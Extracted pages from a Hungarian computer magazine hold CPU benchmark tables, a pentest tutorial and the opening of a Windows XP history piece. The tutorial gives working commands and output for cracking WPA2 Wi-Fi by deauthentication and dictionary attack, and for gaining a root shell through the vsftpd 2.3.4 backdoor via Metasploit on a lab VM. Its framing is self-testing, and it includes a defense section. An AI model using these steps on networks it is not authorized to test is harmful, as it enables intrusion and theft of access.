15	Intel Core i5-5300U	Broadwell	43,6	2/4	2,3	2,9	14	15	512	3072	279	117	10 899	41,9	Intel HD Graphics 5500	4688	5484	23,67	24,03	25,46
16	Intel Core i5-5200U	Broadwell	42,0	2/4	2,2	2,7	14	15	512	3072	260	109	15 837	42,2	Intel HD Graphics 5500	4319	5054	21,88	22,08	30,97
17	Intel Core i5-5250U	Broadwell	41,8	2/4	1,6	2,7	14	15	512	3072	261	103	16 174	53,7	Intel HD Graphics 6000	5529	7386	31,50	32,76	29,85
18	Intel Core i3-6100U	Skylake	39,3	2/4	2,3	2,3	14	15	-	3072	249	97	13 166	44,7	Intel HD Graphics 520	4556	5738	25,44	24,48	29,04
19	Intel Pentium 4405U	Skylake	34,4	2/4	2,1	2,1	14	15	512	2048	218	86	11 303	33,2	Intel HD Graphics 510	3577	4160	18,85	17,39	22,22
20	Intel Core i3-5010U	Broadwell	34,1	2/4	2,4	2,1	14	15	512	3072	217	87	8684	48,8	Intel HD Graphics 5500	4140	5193	22,24	22,93	24,50
21	Intel Core i3-5005U	Broadwell	32,3	2/4	2,0	2,0	14	15	512	3072	208	83	8302	37,4	Intel HD Graphics 5500	3940	4946	21,63	21,38	22,78
22	Intel Core m5-6Y57	Skylake	31,4	2/4	1,1	2,8	14	4,5	512	4096	184	101	11 475	41,4	Intel HD Graphics 515	4071	5366	24,50	22,27	26,66
23	Intel Core M-5Y10	Broadwell	30,7	2/4	0,8	2,0	14	4,5	512	4096	186	83	12 439	34,1	Intel HD Graphics 5300	3692	4487	20,74	18,42	20,68
24	AMD A10-8700P	Carrizo	29,8	4/4	1,8	3,2	28	35	2048	-	189	69	11 122	50,3	AMD Radeon R6 Graphics	4368	6736	26,35	32,96	31,12
25	Intel Core M-5Y71	Broadwell	29,0	2/4	1,2	2,9	14	4,5	512	4096	177	68	13 897	31,5	Intel HD Graphics 5300	3451	4232	19,05	17,80	18,26
26	AMD A8-7410	Carrizo-L	25,4	4/4	2,2	2,5	28	25	2048	-	172	52	5950	26,2	AMD Radeon R5 Graphics	2940	3336	14,25	14,77	16,84
27	Intel Core M-5Y70	Broadwell	24,8	2/4	1,1	2,6	14	4,5	512	4096	151	59	11 936	26,3	Intel HD Graphics 5300	2648	3177	14,49	13,20	19,17
28	AMD A8-7100	Kaveri	21,8	4/4	1,8	3,0	28	19	4096	-	144	57	3756	30,5	AMD Radeon R5 Graphics	2841	4030	17,36	17,69	19,08
29	Intel Pentium N3700	Braswell	21,4	4/4	1,6	2,4	14	6	2048	-	140	39	7777	19,3	Intel HD Graphics	2173	2407	10,10	10,86	12,86
30	Intel Celeron N2940	Bay Trail-M	20,0	4/4	1,8	2,3	22	7,5	2048	-	134	36	6635	11,2	Intel HD Graphics	1496	1468	6,37	6,40	6,40

ASZTALI CPU-K

Helyezés	Processzor típusa	Tájékoztató ár	Mag kódneve	Tejlesztmény	Ár-tejlesztmény arány	Foglalat	CPU-magok/prog- ramszámak	Órajel (GHz)	Turbó órajel (GHz)	L2-cache (kB)	L3-cache (kB)	Gyártástechnológi- a (nm)	Maximális fo- gyasztás (TDP wattban)	Cinebench R15 (pont)	PCMark 8 Creative Score	TrueCrypt 71 AES Twofish-Serpent (MB/s)	GPU- tejlesztmény- index	Grafikus vezérlő	3DMark Cloud Gate (pont)	Metro: Last light (fps)
1	Intel Core i7-6950X XE	500 000 Ft	Broadwell-E	100,0	96,1	2011-3	10/20	3,0	4,0	10×256	25 600	14	140	2085	4101	675	-	-	-	-
2	Intel Core i7-6900K	313 000 Ft	Broadwell-E	83,8	90,4	2011-3	8/16	3,2	4,0	8×256	20 480	14	140	1654	4070	541	-	-	-	-
3	Intel Core i7-6850K	188 000 Ft	Broadwell-E	68,0	80,4	2011-3	6/12	3,6	4,0	6×256	15 360	14	140	1237	3974	404	-	-	-	-
4	Intel Core i7-6800K	132 000 Ft	Broadwell-E	65,0	100,0	2011-3	6/12	3,4	3,8	6×256	15 360	14	140	1185	3900	384	-	-	-	-
5	Intel Core i7-6700K	100 000 Ft	Skylake	49,4	57,9	1151	4/8	4,0	4,2	4×256	8192	14	91	879	3835	299	69,2	HD 530	9407	24,7
6	Intel Core i7-6700	92 000 Ft	Skylake	45,9	50,5	1151	4/8	3,4	4,0	4×256	8192	14	65	820	3743	278	67,3	HD 530	9208	23,8
7	AMD FX-9370	60 000 Ft	Vishera	40,0	51,3	AM3+	8/8	4,4	4,7	4×2048	8192	32	220	671	2884	280	-	-	-	-
8	Intel Core i5-6600K	70 000 Ft	Skylake	39,3	41,7	1151	4/4	3,5	3,9	4×256	6144	14	91	603	3599	191	64,6	HD 530	8159	23,4
9	Intel Core i5-6600	65 000 Ft	Skylake	39,1	44,2	1151	4/4	3,3	3,9	4×256	6144	14	65	601	3571	191	64,1	HD 530	8153	23,1
10	AMD FX-8370	52 000 Ft	Vishera	38,1	51,1	AM3+	8/8	4,0	4,3	4×2048	8192	32	125	638	2819	260	-	-	-	-
11	AMD FX-8350	44 000 Ft	Vishera	37,9	59,5	AM3+	8/8	4,0	4,2	4×2048	8192	32	125	633	2810	259	-	-	-	-
12	Intel Core i5-6500	60 000 Ft	Skylake	35,7	36,4	1151	4/4	3,2	3,6	4×256	6144	14	65	553	3211	175	59,7	HD 530	7591	21,6
13	AMD FX-8320	39 000 Ft	Vishera	33,5	55,1	AM3+	8/8	3,5	4,0	4×2048	8192	32	125	562	2703	244	-	-	-	-
14	Intel Core i5-6400	52 000 Ft	Skylake	33,8	35,7	1151	4/4	2,7	3,3	4×256	6144	14	65	523	3158	164	54,2	HD 530	6604	20,3
15	AMD FX-8370E	46 000 Ft	Vishera	33,3	38,6	AM3+	8/8	3,3	4,3	4×2048	8192	32	95	533	2341	214	-	-	-	-
16	Intel Core i5-6500T	75 000 Ft	Skylake	33,0	23,0	1151	4/4	2,5	3,1	4×256	6144	14	35	470	3257	148	64,8	HD 530	7452	24,4
17	AMD FX-8320E	38 000 Ft	Vishera	32,6	43,8	AM3+	8/8	3,2	4,0	4×2048	8192	32	95	513	2647	208	-	-	-	-
18	Intel Core i3-6320	48 000 Ft	Skylake	31,4	31,0	1151	2/4	3,9	3,9	2×256	3072	14	51	426	3307	146	60,1	HD 530	7110	22,2
19	Intel Core i3-6300	41 000 Ft	Skylake	30,9	34,6	1151	2/4	3,8	3,8	2×256	4096	14	51	417	3240	143	59,4	HD 530	7024	21,9
20	Intel Core i3-6100	33 000 Ft	Skylake	30,2	40,1	1151	2/4	3,7	3,7	2×256	3072	14	51	398	3239	139	58,7	HD 530	7008	22,1
21	AMD FX-6350	34 000 Ft	Vishera	29,6	36,7	AM3+	6/6	3,9	4,2	3×2048	8192	32	125	470	2370	188	-	-	-	-
22	AMD A10-7890K	42 000 Ft	Godavari	26,6	21,5	FM2+	4/4	4,1	4,3	2×2048	-	28	95	334	2475	168	76,5	R7 Series	7234	26,5
23	AMD Athlon X4 880K	25 000 Ft	Godavari	26,1	34,2	FM2+	4/4	4,0	4,2	2×2048	-	28	95	328	2443	163	-	-	-	-
24	AMD A10-7700K	25 000 Ft	Kaveri	26,0	33,8	FM2+	4/4	4,4	3,8	2×2048	-	28	95	299	2824	148	65,5	R7 Series	6605	23,3
25	Intel Pentium G4500	25 000 Ft	Skylake	24,0	26,6	1151	2/2	3,5	3,5	2×256	3072	14	51	287	2839	93	53,5	HD 530	5539	20,6
26	AMD FX-4350	32 000 Ft	Vishera	23,9	20,5	AM3+	4/4	4,2	4,3	2×2048	4096	32	125	337	2231	134	-	-	-	-
27	AMD A8-7670K	27 000 Ft	Godavari	23,5	23,1	FM2+	4/4	3,6	3,9	2×2048	-	28	95	305	2375	152	64,4	R7 Series	6438	22,4
28	AMD A10-7800	30 000 Ft	Kaveri	22,9	19,2	FM2+	4/4	3,5	3,9	2×2048	-	28	65	301	2129	151	70,1	R7 Series	6778	24,8
29	AMD Athlon 5350	11 000 Ft	Kabini	15,6	16,6	AM1	4/4	2,1	2,1	2048	-	28	25	164	1870	83	21,1	R3 Series	2689	7,1
30	AMD Sempron 3850	10 000 Ft	Kabini	9,7	4,4	AM1	4/4	1,3	1,3	2048	-	28	25	104	1121	51	17,5	R3 Series	2132	6,0



Törje fel hálózatát!

Minden számítógépes rendszer és hálózat feltörhető. Ehhez ingyenes szoftverek és olcsó hardverek szükségesek, és sok idő. Bemutatjuk, milyen egyszerű is lehet mindez.

KÖHLER ZSOLT

A behatóbb teszt, rövid nevén pentest arról szól, hogy megpróbálunk feltörni egy hálózatot vagy számítástechnikai rendszert. A cél az, hogy megtudjuk, van-e lehetőség arra, hogy bármilyen támadó a rendszerben jogosultságot szerezzen. Az eljárás neve tágabb értelemben a biztonsági audit, amelyet erre specializált cégek végeznek, de egy részét akár mi magunk is elvégezhetjük. Természetesen mindenkit óva intünk attól, hogy mások rendszerét feltörje, a lopást és károkozást pedig mélyesen elítéljük, de a törvényeink tisztelete mellett bármikor megtehetjük, hogy a saját rendszerünkbe és hálózatunkba megkíséreljünk betörni. Ha a rendkívüli mértékben titkosított adatok visszafejtésével ma már nem, egyéb trükkel, akár szótár alapú „találgatással” vagy az operációs rendszerben lévő program hibáját kihasználva mégis be lehet jutni egy rendszerbe. Ami nem is olyan nehéz. Ehhez néhány

ingyenes szoftver, különleges esetekre speciális, mégsem drága hardver, valamint egy kis elszántság szükséges.

Tolvajkulcsok

Közel tizenhat olyan operációs rendszer létezik, amely a biztonsági hiányosságok feltérképezésére szolgáló eszközöket alaptartalmazza, és mindegyik Linux-alapú. A legkedveltebb a Kali (www.kali.org), így cikkünkben is ennek a használatát mutatjuk be, de sokan használják a BlackBox (backbox.org), Parrot Security OS (www.parrotsec.org) és a Bugtraq (bugtraq-team.com) rendszereket is. Ezekben több olyan törvényszéki-szakértői (forensic) segédeszköz is van, amelyekkel bizonyos esetekben a titkosított vagy törölt meghajtók adataihoz is hozzá lehet férni. Sokoldalúságuk felől nincs kétség.

A Kali 32 vagy 64 bites rendszerének ISO-állományát írjuk CD-re például az AnyBurn, pendrive-ra a Rufus programokkal, és

így Live CD-ként azonnal használhatjuk is, ha róla indítjuk a rendszert. A Live CD root-fiókjának a jelszava: toor. Ha az otthoni PC-n próbálnánk ki, virtuális gépen is futtathatjuk. Ehhez a 64 bites verziót ajánljuk, VirtualBox alatt az alapértelmezettek túl a következő beállításokkal: kettő CPU-mag, minimum 2 GB RAM, I/O APIC, PAE/NX, VT-x/AMD-V engedélyezése, 128 MB VRAM 3D gyorsítással. Amennyiben a helyi hálózatunkban, és nem egy másik virtuális gépen lévő célpontot vizsgálunk, akkor a hálózati kártya csatlakozását NAT-ról állítsuk át Bridge-elt kártyára. Telepítés és az első indítás után bármikor frissíthetünk a terminálablakban kiadott apt-get update és apt-get dist-upgrade, szükség esetén a teljes apt-get update parancsokkal. Ez akár több óráig is eltart, de minden programja naprakész lesz. Mint minden Linuxhoz, ehhez is szükséges a terminálablak és a parancssor használata, amelyeknek az alapjait a linuxcommand.org oldalon is megtanulhatjuk.

Halló, van itt valaki?

Ha egy hálózatba belépünk, akár a LAN-kábel csatlakoztatásával, akár a WLAN-jelszó megszerzésével, először passzív módon érdemes lehallgatnunk a forgalmat, több információt szerezve a hálózaton lévő gépekről. Ha viszont már IP-címet is kaptunk a DHCP szervertől, ami otthon bizonyára nem probléma, aktív módon is szétnézhetünk a hálózatban. Ehhez először tudnunk kell aktuális IP-címünket: a terminálablak parancssorában adjuk ki az ifconfig utasítást, amely válaszul az összes hálózati interfész címét megadja. LAN ese-

Wi-Fi feltörése

A WPA2 titkosítású hálózatba is be lehet törni, de nem a kód visszafejtésével, hanem például egy szótáras módszerrel. A legnehezebb egy kliens belépését lehallgatni, de ez után a többi már csak a PC sebességén múlik.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airon-ng

PHY Interface Driver Chipset
phy0 wlan0 carl9170 D-Link System DWA-160 802.11abgn Xtreme
N Dual Band Adapter(rev.A1) [Atheros AR9170+AR9104]

root@kali:~# airon-ng check kill

Killing these processes:

PID Name
1316 wpa_supplicant

root@kali:~#
```

1 A WLAN-adaptert az airon-ng-nek támogatnia kell – ezek listája az aircrack-ng.org oldalon található. Az airon-ng kiírja a használható adaptereket – itt wlan0 adaptert keresünk. A zavaró folyamatokat az airon-ng check kill utasítással lehetjük ki.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airon-ng start wlan0

PHY Interface Driver Chipset
phy0 wlan0 carl9170 D-Link System DWA-160 802.11abgn Xtreme
N Dual Band Adapter(rev.A1) [Atheros AR9170+AR9104]

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# iwconfig
wlan0mon IEEE 802.11abgn Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off

lo no wireless extensions.
eth0 no wireless extensions.
```

2 Adapterünket az airon-ng start wlan0 kiadásával kapcsoljuk monitorozó módba, ha ezt támogatja. Ennek eredményét az iwconfig sorai megerősítik: a wlan0 adapter wlan0mon (adaptertől függően ath0) névre vált, a Mode: mögött pedig Monitor olvasható.

```
root@kali: ~
File Edit View Search Terminal Help
CH 6 ] [ Elapsed: 36 s ] [ 2016-10-01 18:22

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
54:67:51:A1:D3:E1 -42 59 4 0 11 54e WPA2 CCMP PSK Zsola
56:67:11:A1:D3:E1 -43 66 0 0 11 54e WPA2 CCMP MGT UPC W
00:50:18:39:53:FA -32 84 0 0 6 54 WPA TKIP PSK Teszt
56:67:11:C4:5E:D2 -82 12 0 0 11 54e WPA2 CCMP MGT UPC W
54:67:51:C4:5E:D2 -82 11 0 0 11 54e WPA2 CCMP PSK UPC46

BSSID STATION PWR Rate Lost Frames Probe
(not associated) 3C:25:D7:7C:69:5C -83 0 - 1 0 1
(not associated) 00:EE:BD:A2:BD:9D -25 0 - 1 0 13
56:67:11:C4:5E:D2 D6:2F:11:C4:5E:D2 -81 0 - 1 0 1
```

3 Az adapterünk által látott eszközök listáját az airodump-ng wlan0mon paranccsal nézhetjük meg. Találati sorrendben jelennek meg az AP-k, alul aktivitásuktól függően pedig a kliensek. A kiszemelt router MAC-címét jelöljük ki és másoljuk a vágólapra.

```
root@kali: ~
File Edit View Search Terminal Help
CH 1 ] [ Elapsed: 12 s ] [ 2016-10-01 21:49

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
54:67:51:A1:D3:E1 -45 2 168 16 0 1 54e WPA2 CCMP PSK Z
BSSID STATION PWR Rate Lost Frames Probe
```

4 A CTRL+C lenyomása után egy AP-ra koncentrálnunk az airodump-ng -c 1 --bssid <MAC> -w /root/Documents/AP wlan0mon kiadásával. A -c a csatornaszámot, a -w a rögzítendő adatok elérési útját adja meg, míg a bssid az AP MAC-címét (illesztük be a sorba).

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -0 3 -a 54:67:51:A1:D3:E1 -c 00:EE:BD:A2:BD:9E wlan0mon
21:51:35 Waiting for beacon frame (BSSID: 54:67:51:A1:D3:E1) on channel 1
21:51:35 Sending 64 directed DeAuth. STMAC: [00:EE:BD:A2:BD:9E] [ 0 ] 0 ACKS]
21:51:35 Sending 64 directed DeAuth. STMAC: [00:EE:BD:A2:BD:9E] [ 0 ] 0 ACKS]
21:51:36 Sending 64 directed DeAuth. STMAC: [00:EE:BD:A2:BD:9E] [ 0 ] 0 ACKS]
root@kali:~#
```

5 Vagy várunk egy kliens belépésére, vagy ledobtuk egy hozzánk közelit a hálózatról az aireplay-ng -0 3 -a <AP-MAC> -c <Kliens-MAC> wlan0mon utasítással. Ez után a kliens újra csatlakozik, így mi elfoghatjuk a kliens-AP közti „handshake” csomagot.

```
root@kali: ~
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc4
[00:00:04] 11 keys tested (57.20 k/s)

KEY FOUND! [ atlantis ]

Master Key : A2 64 34 13 8E AC AA C5 3F EC BB 59 85 7D 49 3E
F8 AA 33 C5 4B 72 82 38 ED C3 7E 2C 59 5E AB FD

Transient Key : B6 F8 DB C3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
2E 83 94 A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

EAPOL HMAC : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```

6 A korábban rögzített adatokban lévő titkosított kulcsot a common.txt szótárban lévő jelszavakkal találhatjuk meg. Ehhez az aircrack-ng /root/Documents/*-01.cap -w /usr/share/wordlists/fern-wifi/common.txt utasítást adjuk ki, majd várjunk a találatra.

Kövessd a fehér nyulat!

Otthoni vagy irodai hálózatunkban az eszközök feltérképezése után azok minden egyes darabját meg kell vizsgálnunk. Az IP-címek és nyitott portok ismeretében ezt célirányosan is megtehetjük a Metasploit használatával, de általános keresést is indíthatunk. Erre jó az OpenVAS, ami a működését tekintve olyan, mint egy vírusirtó: megkeresi és megmutatja a hálózati gépek gyenge pontját. Nem része a Kali Linuxnak (a BlackBoxban például benne van). Nagyjából egy óra alatt telepíthetjük az apt-get install openvas, az openvas-setup, illetve az openvas-start parancsokkal. Webes felületen kezelhető, ennek futását a netstat

–antp visszajelzéséből ellenőrizhetjük. Ez után a böngészőben a <https://127.0.0.1:9392> címen kezelhető. A jelszó admin, de az openvasmd --user=admin --new-password=jelszó paranccsal állítható. A Quick start sorban egy adott gépet IP-címe beadásával fél-háromnegyed óra alatt megvizsgálhatunk, ha a Configuration/Scan Configs alatt a Full and Fast konfigurációt választjuk. Természetesen alaposabb vizsgálat is kérhető egy-egy területen. Ne feledjük, hogy a jelentéslistában megjelenő kritikus hibák sem minden esetben jeleznek hiányosságot, ezért a konkrét szolgáltatást érdemes célirányosan ellenőrizni a Metasploittal.

tén az eth0 vagy eth1, WLAN esetén wlan0 vagy wlan1 szerepel attól függően, hány hálózati kártyánk van.

A Kali menüjében az alkalmazások legelső, Information Gathering csoportjában lévő Zenmap grafikus felületen engedni futtatni az nmapot, kiírva a parancssori megfelelőjét is. A Target sorba a címtartományt írjuk: általában 192.168.0.0/24, de írhatjuk 192.168.0.1-255 formában is. A Ping scan profil a legegyszerűbb, az Intense scan a portokat is felderíti. Ezeket aztán a Ports/Host fül alatt megnézhetjük, és megtervezhetjük vele a vizsgálandó szolgáltatásokat.

A hálózati forgalmat passzív szemlélőként is megfigyelhetjük a Sniffing tools alól indítható Wireshark program-

mal, amelynek egyébként Windows alatt futó verziója is van. Első használatkor a Capture/Options ablakban meg kell adnunk a figyelésre használt hálózati adaptert. A figyelést a címsor cápauszony ikonjaival indíthatjuk el és állíthatjuk meg. A visszajelzés nagyon fontos, hiszen ezzel láthatjuk, hogy az nmap vagy például az aireplay-ng hogyan működik. A forgalom forrása és célja, a típusa, és a csomagok tartalma is mind megjelenik. Mivel már egy kisebb hálózatban is elég nagy a forgalom ahhoz, hogy követhetetlen legyen, de egy csomag helyi menüjéből kiválasztott Apply as filter/Selected opcióval az azonos típusú csomagokra szűkíthetjük a megjelenítést. Ha csak az adatokra

vagyunk kíváncsiak, akkor a Follow TCP Stream opcióval megnézhetjük.

Házinyúlra löni szabad

Van egy rossz hírünk azoknak, akik még mindig Windows XP-t használnak, és kikapcsolták a szerintük zavaró rendszerfrissítéseket: gépüket játszani könnyedséggel fel lehet törni. Mindez annak köszönhető, hogy tele van olyan hibákkal, amelyek széles körben ismertek, a frissítések letiltása miatt viszont nem lettek az adott gépen javítva. Ezeket ún. exploitokkal lehet kihasználni, amelyek ma már egységes kezelői felületen keresztül gyorsan alkalmazhatók. Használatukkal a rendszert meg lehet bénítani, vagy – ahogyan azt sok Windowshoz készült frissítés leírásánál olvashatjuk – átvenni felette az irányítást. Ez azt jelenti, hogy rendszergazdaként a géppel bármit megtehetünk. Nemcsak az operációs rendszerek, hanem a rajtuk használt programok is lehetnek hibásak, amelyek rendszergazdai jogokkal futtatva könnyen kiskaput biztosíthatnak a támadóknak.

Egy Windows XP megtámadása nem olyan érdekes, ezért készítették el a Metasploitable nevű Linux-alapú rendszert. Ez szándékosan van tele sérülékeny programokkal azért, hogy ki lehessen próbálni rajta a fogásokat. Ezt a céltáblát az information.rapid7.com vagy a sourceforge.net/projects/metasploitable címekekről lehet letölteni. Egy virtuális gép lemeze van a tömörített állományban, ami például a VirtualBox alatt létrehozott egyszerű Linux alatt csatlakoztatva már indítható is. Az e mellett indított Kalival sokféle támadást kipróbálhatunk.

Ne kockáztassunk: védekezzünk!

Aktív és passzív módon is védekezhetünk. A legegyszerűbb passzív védelmet az adja, ha gondoskodunk gépeink operációs rendszerének, szoftvereinek naprakészen tartásáról. Így minimálisra csökkenni az esélye annak, hogy valaki azok biztonsági hiányosságát esetleg kihasználja. Erre egyébként akkor is van esélye, ha minden naprakész: az úgynevezett 0-day exploitok olyan sérülékenységeket használnak ki, amelyekre még nincs ellenszer – vagy azért, mert a program készítője még nem tud arról, hogy kritikus hiba van a programjában,

vagy azért, mert még nem volt ideje azt kijavítani. Jobb ezért, ha általános módszerekkel vesszük az elejét a támadók hálózathoz férésének: szigorú házirendet vezetünk be, szabályozzuk a felhasználók jogosultságait, a routereken és a számítógépeken is vírusirtót (alapból mindent tiltó, megengedő módú), tűzfalat használunk. Ezeket már nevezhetjük aktív védelemnek, de a legjobb mégis az, ha védjük a hálózatunkat. Ehhez hálózati IDS (Intrusion Detection) rendszerek használhatók, amelyek a hálózati forgalomban ismert adattípu-

sokat, szignatúrákat, illetve a gyanús forgalmat keresik. Több ilyen program is van, de a népszerű Snort mellett a Suricata (suricata-ids.org) az egyik legjobb az ingyenes verziók között.



Metasploit támadás

Az alábbiakban arra mutatunk egy példát, hogyan lehet egy biztonsági rést tartalmazó FTP szervert kihasználva teljes hozzáférést nyerni az azt futtató rendszerhez. A vsftpd 2.3.4 hibás verziója csak pár napig volt hivatalosan elérhető.

```
root@kali: ~
Fájl Szerkesztés Nézet Keresés Terminál Súgó
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.0.120 netmask 255.255.255.0 broadcast 192.168.0.255
inet6 fe80::a00:27ff:fe23:f452 prefixlen 64 scopeid 0x20<Link>
ether 08:00:27:23:f4:52 txqueuelen 1000 (Ethernet)
RX packets 135 bytes 11640 (11.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 27 bytes 2940 (2.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1 (Local Loopback)
RX packets 18 bytes 1058 (1.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 18 bytes 1058 (1.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

1 Egy új hálózatban az első lépés annak a megállapítása, hogy milyen címtartományban vannak a számítógépek, a keresést is eszerint végezzük. Az ifconfig kiadása után megjelenik támadó gépünk címe, ami 192.168.0.129. Ezért a 192.168.0.x tartományban keresünk.

```
root@kali: ~
Fájl Szerkesztés Nézet Keresés Terminál Súgó
root@kali:~# nmap -sn 192.168.0.0/24

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-09-30 14:06 CET
Nmap scan report for 192.168.0.1
Host is up (0.00075s latency).
MAC Address: 54:67:51:A1:FD:64 (Unknown)
Nmap scan report for 192.168.0.77
Host is up (0.00017s latency).
MAC Address: BC:5F:F4:F7:B7:0A (ASRock Incorporation)
Nmap scan report for 192.168.0.157
Host is up (0.00080s latency).
MAC Address: 08:00:27:62:5C:39 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.129
```

2 Az nmap -sn 192.168.0.0/24 a 192.168.0.1-192.168.0.255 címe-ket pingeli. Eredményül a gépek MAC-címét is kiírja, így még könnyebb azonosítani a PC-t és routert. Az nmap lopakodó, nem szabványos csomagokkal is működik, de egy jó IDS ezt hamar felismeri.

```
root@kali: ~
Fájl Szerkesztés Nézet Keresés Terminál Súgó
root@kali:~# nmap -v -A 192.168.0.157

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-09-30 14:08 CET
NSE: Loaded 140 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:08
Completed NSE at 14:08, 0.00s elapsed
Initiating NSE at 14:08
Completed NSE at 14:08, 0.00s elapsed
Initiating ARP Ping Scan at 14:08
Scanning 192.168.0.157 [1 port]
Completed ARP Ping Scan at 14:08, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:08
Completed Parallel DNS resolution of 1 host. at 14:08, 0.01s elapsed
Initiating SYN Stealth Scan at 14:08
Scanning 192.168.0.157 [1000 ports]
Discovered open port 130/tcp on 192.168.0.157
Discovered open port 25/tcp on 192.168.0.157
Discovered open port 23/tcp on 192.168.0.157
Discovered open port 22/tcp on 192.168.0.157
Discovered open port 80/tcp on 192.168.0.157
```

3 A következő a cél nyitott portjainak a megkeresése. Ezek mögött sérülékeny szerverek, szolgáltatások futhatnak. Példánkban az nmap -v -A 192.168.0.127 megmutatja, hogy a 21-es porton FTP-szerver fut, amire még anonymous felhasználóként is beléphetünk.

```
root@kali: ~
Fájl Szerkesztés Nézet Keresés Terminál Súgó
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
-----
Name Disclosure Date Rank Description
----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor Command Execution
```

4 A sérülékenység kihasználásához egy scriptet kell lefuttatnunk a Metasploit programmal. Ez Kali alatt kb. három-ezer különféle támadó kódot, exploitot tartalmaz. A megfelelőt az msfconsole indítása után a search vsftpd utasítással kereshetjük meg.

```
root@kali: ~
Fájl Szerkesztés Nézet Keresés Terminál Súgó
-----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor Command Execution
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
-----
RHOST yes The target address
RPORT 21 yes The target port

Exploit target:

Id Name
--
0 Automatic
```

5 Az adatbázisban megtalálható a szerver sérülékenységét kihasználó exploit, amit a use exploit/unix/ftp/vsftpd_234_backdoor paranccsal tölthetünk be. A show options megmutatja a változókat: ez a célgép IP-címe és portja. Máskor más opciók is elérhetők.

```
root@kali: ~
Fájl Szerkesztés Nézet Keresés Terminál Súgó
msf exploit(vsftpd_234_backdoor) > run

[*] 192.168.0.157:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.157:21 - USER: 331 Please specify the password.
[+] 192.168.0.157:21 - Backdoor service has been spawned, handling...
[*] 192.168.0.157:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.129:34761 -> 192.168.0.157:6200) at 2016-09-30 14:20:11 +0200

id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
```

6 Az IP-cím a set rhost 192.168.0.127 utasítással való beállítása után a run paranccsal indíthatjuk a támadást. A sor elején álló kurzor már a célgép parancssorát jelenti: az id kiírja a felhasználót (root), és ha ez megvan, a géppel bármit megtehetünk.

XP: a legnépszerűbb Windows

Tizenöt éve, 2001-ben jelent meg, de sokak számára még most is ez az etalon: nincs még egy olyan Windows-verzió, amely annyira sikeres lett volna, mint a tíz évig piacvezető XP.

JESSICA BODENSTEIN/ELMAR FRIEBE/ROSTA GÁBOR

Anem igazán népszerű Windows Me utódként 2001. október 25-én mutatta be Bill Gates a Windows XP-t. A New York-i eseményen a cégvezető az új operációs rendszert a Windows XP mindenki szlogenel vezette fel. A meghívottak között ott volt többek között az amerikai Legyen ön is milliomos műsorvezetője, Regis Philbin, aki saját bevallása szerint egyáltalán nem értett a számítógépekhez – az ő feladata volt demonstrálni, hogy az XP tényleg mindenki számára készült.

Az új Windows egyik nagy előnye az volt, hogy számtalan mindennapi feladatra már eleve tartalmazott segédprogramokat, míg korábban ezeket utólag kellett beszerezni hozzá. Így jött vele a Windows Media Player képek, filmek,

zenék lejátszására, az Internet Explorer 6 a világháló használatára és az Outlook Express a levelezéshez. Az operációs rendszer önállóan, a Windows Intézőből képes volt CD írására is.


Kevésbé látványos, de legalább ilyen fontos, hogy az XP végre nem az MS-DOS-on, hanem a Windows NT-n alapult, ami nagyobb biztonságot és megbízhatóságot jelentett. A Windows XP-ben mutatkozott be a Windows Tűzfal is, ami az internet felől érkező támadások ellen volt hivatott védeni bennünket. Egy másik fontos biztonsági szolgáltatás, az adatmentés is saját eszköztárat kapott, és megjelent a Rendszer-visszaállítás is, ami pedig lehe-

